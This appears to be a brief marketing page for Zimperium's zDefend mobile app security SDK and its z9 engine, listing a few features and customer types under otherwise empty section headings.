

# Protect Your Apps

Zimperium's zDefend quickly embeds the z9 engine into mobile apps.

- Lightweight SDK installs in minutes
- On-device, machine learning-based mobile security for device, network, phishing and malicious app attacks
- Used by banks, governments, telecommunication providers, and security vendors




# Remediate Mobile Threats





# Reduce Mobile Risk Exposure



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